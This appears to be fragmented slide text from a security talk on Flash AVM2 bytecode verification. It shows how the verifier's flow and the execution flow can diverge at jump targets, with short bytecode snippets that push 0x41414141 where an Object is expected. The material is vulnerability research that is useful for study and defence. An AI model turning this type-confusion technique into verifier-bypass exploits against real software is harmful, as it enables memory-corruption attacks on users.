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
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
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
**The JITed code  
might not be  
safe for Flow B!**

# Safe Block

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L2: pushstring	“aaaaaaaaa”	; push a string
L3: callpropvoid	<q>[public]::trace, 1 params	; call on the func object

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
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
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**Verification:** Pass

Generate/Execute safe Native Code




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
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\* **Verification:** Failed  
\* **Reason:** “callpropvoid” needs an Object, you give an Integer.

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
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
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**So we say  
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
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
L1: findpropstric <q>[public]::trace  
L2: pushstring “bbbbbbbb”  
L3: jump L6  
L4: **pushint** **0x41414141**  
L5: pushstring “aaaaaaaa”  
L6: callpropvoid <q>[public]::trace, 1 params

# Example



- Assume that there are two Jumping Targets point to **Line 1** and **Line 4** (may from other Jumping Operators).


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- Assume that there are two Jumping Targets point to **Line 1** and **Line 4** (may from other Jumping Operators).
- So, the whole Bytecode will be divided into 3 Blocks (plus the Jumping Target at Line 6 produced by **Line 3**).

# Verification Flow


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- **Verification Flow: Block 1 => Block 3**




# Execution Flow



- Execution Flow: Block 2 => Block 3

# Verification Flow: Safe


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- Verification Flow will be safe (L1 and L2 produce safe stack for L6 “callproviod”). Will pass the Verification, and go into the Generation Process.


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## Verification Flow (from Jumping Target 1)



